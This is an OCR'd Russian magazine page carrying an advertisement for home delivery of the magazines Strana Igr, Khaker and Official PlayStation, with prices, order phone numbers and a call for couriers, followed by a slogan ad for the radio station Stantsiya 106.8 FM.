
КУРЬЕР ПРЕССЕРВИС

С 1-го марта вы можете получать журналы Страна Игр, Хакер и PlayStation с бесплатной доставкой на дом в удобное для вас время в течении рабочего дня, сделав заказ по телефонам:

284-56-04, 280-34-72, 280-80-64, 280-92-47

НАИМЕНОВАНИЕ	ЦЕНА С ДОСТАВКОЙ
«СТРАНА ИГР» без CD	32
«СТРАНА ИГР» с CD	58
«OFFICIAL PLAYSTATION»	42
«ХАКЕР»	32
СТАРЫЕ НОМЕРА:	
«СТРАНА ИГР» без CD	15
«СТРАНА ИГР» с CD	20

Агенству требуются курьеры на постоянную работу. Звоните по телефону 284-56-04.


10
СТАНЦИЯ
106.8 FM
не прогибайся
БУДЬ
ЧЕЛОВЕКОМ
при поддержке движения Щит Отечества
ДИЗАЙН: РЕКЛАМНОЕ АГЕНТСТВО СТАНЦИЯ ПРИ ПОДДЕРЖКЕ PUBLIC TOTEM ФОТОГРАФ: К. ПОПОВ